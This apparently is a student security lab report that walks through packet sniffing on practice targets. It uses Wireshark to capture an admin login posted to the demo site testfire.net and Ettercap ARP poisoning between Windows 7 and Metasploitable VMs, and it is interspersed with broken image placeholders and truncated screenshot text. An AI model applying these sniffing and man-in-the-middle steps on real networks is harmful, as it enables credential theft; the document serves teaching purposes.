<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

## Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#"> dvwa_email.png</a>	16-Mar-2010 01:56	667	
<a href="#"> hash.txt</a>	23-Feb-2023 04:27	338	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

## 2. Perform Sniffing

- a) Perform Sniffing using Wireshark in kali linux


### Steps:

- 1) Open kali linux and login to the root and enter the root and enter the command as wireshark.



```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root@kali]-[/home/kali]
# wireshark
** (wireshark:1393) 00:35:42.770107 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
** (wireshark:1393) 00:36:48.022981 [Capture MESSAGE] -- Capture Start ...
** (wireshark:1393) 00:36:48.430834 [Capture MESSAGE] -- Capture started
** (wireshark:1393) 00:36:48.434167 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0TXMY01.pcapng"
```

- 2) Double click on the eth0 option.



3) Now open the firefox and type testfire.net ,signin to that website using the username as admin and password as admin.

The screenshot shows a web browser displaying the Altoro Mutual homepage. The address bar shows "testfire.net/index.jsp". The page features a green header with the Altoro Mutual logo and navigation links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. There are also links for Sign In, Contact Us, Feedback, and Search. The main content area includes sections for Online Banking Login, Personal banking services like Bill Pay and Real Estate Financing, Small Business services like Business Credit Cards and Retirement Solutions, and Inside Altoro Mutual sections for About Us, Locations, and Investor Relations. The footer contains links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice from 2023. It also mentions that the web application is open source and provides a GitHub link. A note at the bottom states that the site is not a real banking site and is for demonstration purposes.






Be Agile. Be in Demand

Here to apply.' On the left sidebar, there are sections for I WANT TO ... (View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, Customize Site Language) and ADMINISTRATION (Edit Users). At the bottom, there are links for Privacy Policy, Security Statement, Server Status Check, REST API, and © 2023 Altoro Mutual, Inc. A note at the bottom right states: 'This web application is open source! Get your copy from GitHub and take advantage of advanced features'."/&gt;

4) Now go to the wireshark opened window and type in http. Click on the 4<sup>th</sup> option and in the left bottom of the window you can see the option HTML form URL encoded


click on that you can see the username and password.



### b) Perform Sniffing using Ettercap in kali linux


#### Steps:

- 1) Open kali linux, windows7 and metasploitable machine together keep all the network in the host only adapter. Then in kali liunx log into the root using superuser command. Then find the IP address of windows7 and metaploitble using nbtscan command.




```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-J8HJS8EV <server> <unknown> 0a:00:27:00:00:32
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
(root㉿kali)-[~/home/kali]
#
```

- 2) Then go to tools and search Ettercap-graphical.




- 3) Enter the password as kali and authenticate it.




- 4) The Ettercap prompt will be opened on the top you can see the check box with correct mark select it.




- 5) Then go to the options(:) and goto hosts and in hosts go to scan the host. Then go to hostlist.



- 6) select the ip address of windows and set it as Add to Target1 and metasploitable ip as Add to Target 2.



7)Select global symbol and then go to ARP keep it as default.



7) Login to meta and ping the windows 7 IP address.To check is the packets are transmitted or not .So that the connection is established.

```
metasploitable login: msfadmin
Password:
Last login: Fri Feb 24 02:07:35 EST 2023 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

